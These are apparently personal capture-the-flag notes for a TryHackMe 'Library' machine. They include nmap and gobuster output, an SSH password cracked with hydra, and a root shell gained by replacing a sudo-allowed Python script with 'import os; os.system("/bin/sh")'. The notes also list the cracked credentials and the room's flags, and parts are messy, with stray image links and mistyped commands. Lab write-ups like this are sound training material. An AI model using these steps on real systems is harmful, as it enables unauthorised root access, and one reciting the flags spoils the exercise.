

Library_THM

Enumeration

```
# Website didnt have any special directories

# We saw a username meliodas on webpage so bruteforced that using hydra

# meliodas iloveyou1
```

Nmap

```
nmap $ip -sS -sV -A -p22,80 -T4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-21 14:15 EDT
Nmap scan report for 10.10.214.89
Host is up (0.45s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 c4:2f:c3:47:67:06:32:04:ef:92:91:8e:05:87:d5:dc (RSA)
|_  256 68:92:13:ec:94:79:dc:bb:77:02:da:99:bf:b6:9d:b0 (ECDSA)
|_  256 43:e8:24:fc:d8:b8:d3:aa:c2:48:08:97:51:dc:5b:7d (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Welcome to Blog - Library Machine
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), Linux 5.4 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Android 7.1.1 - 7.1.2 (92%), Linux 3.13 (92%), Linux 3.13 - 4.4 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   195.24 ms 10.4.0.1
2   ... 3
4   450.45 ms 10.10.214.89

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.07 seconds
```

SSH:22

```
# Hydra cracked ssh of meliodas user
```



#

HTTP:80

gobuster

```
.hta (Status: 403)
/.hta.php (Status: 403)
/.hta.txt (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.php (Status: 403)
/.htaccess (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.php (Status: 403)
/images (Status: 301)
/index.html (Status: 200)
/robots.txt (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
```

Exploitation

Loot

POst Exploitation

Got access as user meliodas

we can run a python script as root
(ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py


Since we cant write to the file ,we will delete this and make a new one with same name and then spawn a python shell with root access

import os; os.system("/bin/sh")

NOW we are root

Privilege Escalation

sudo -l
(ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py



We have read access only to this script. It basically zips a file in /var/backups/website.zip

```
meliodas@ubuntu:~$ cat bak.py
#!/usr/bin/env python
import os
import zipfile

def zipdir(path, ziph):
    for root, dirs, files in os.walk(path):
        for file in files:
            ziph.write(os.path.join(root, file))

if __name__ == '__main__':
    zipf = zipfile.ZipFile('/var/backups/website.zip', 'w', zipfile.ZIP_DEFLATED)
    zipdir('/var/www/html', zipf)
    zipf.close()
meliodas@ubuntu:~$
```

```
root@kali: ~/Github/TryHackMe-Notes/Tryhackme/Library_THM 238x19
└─(root@kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─# bimgalk logo.png

DECIMAL      HEXADECIMAL    DESCRIPTION
-----
0             0x0            JPEG image data, JFIF standard 1.01

└─(root@kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─# zsteg logo.png
[!] #<PNG:NotSupported: Unsupported header "\xFF\xD0\xFF\xE0\x00\x10JF" in #<File:logo.png>

└─(root@kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─# meliodas
zsh: command not found: meliodas

└─(root@kali)-[~/Github/TryHackMe-Notes/Tryhackme/Library_THM]
└─# meliodas
```

#

Credentials

SSH Credentials

meliodas:iloveyou1

#

Flag

User FLag

6d488cbb3f111d135722c33cb635f4ec

Root Flag

e8c8c6c256c35515d1d344ee0488c617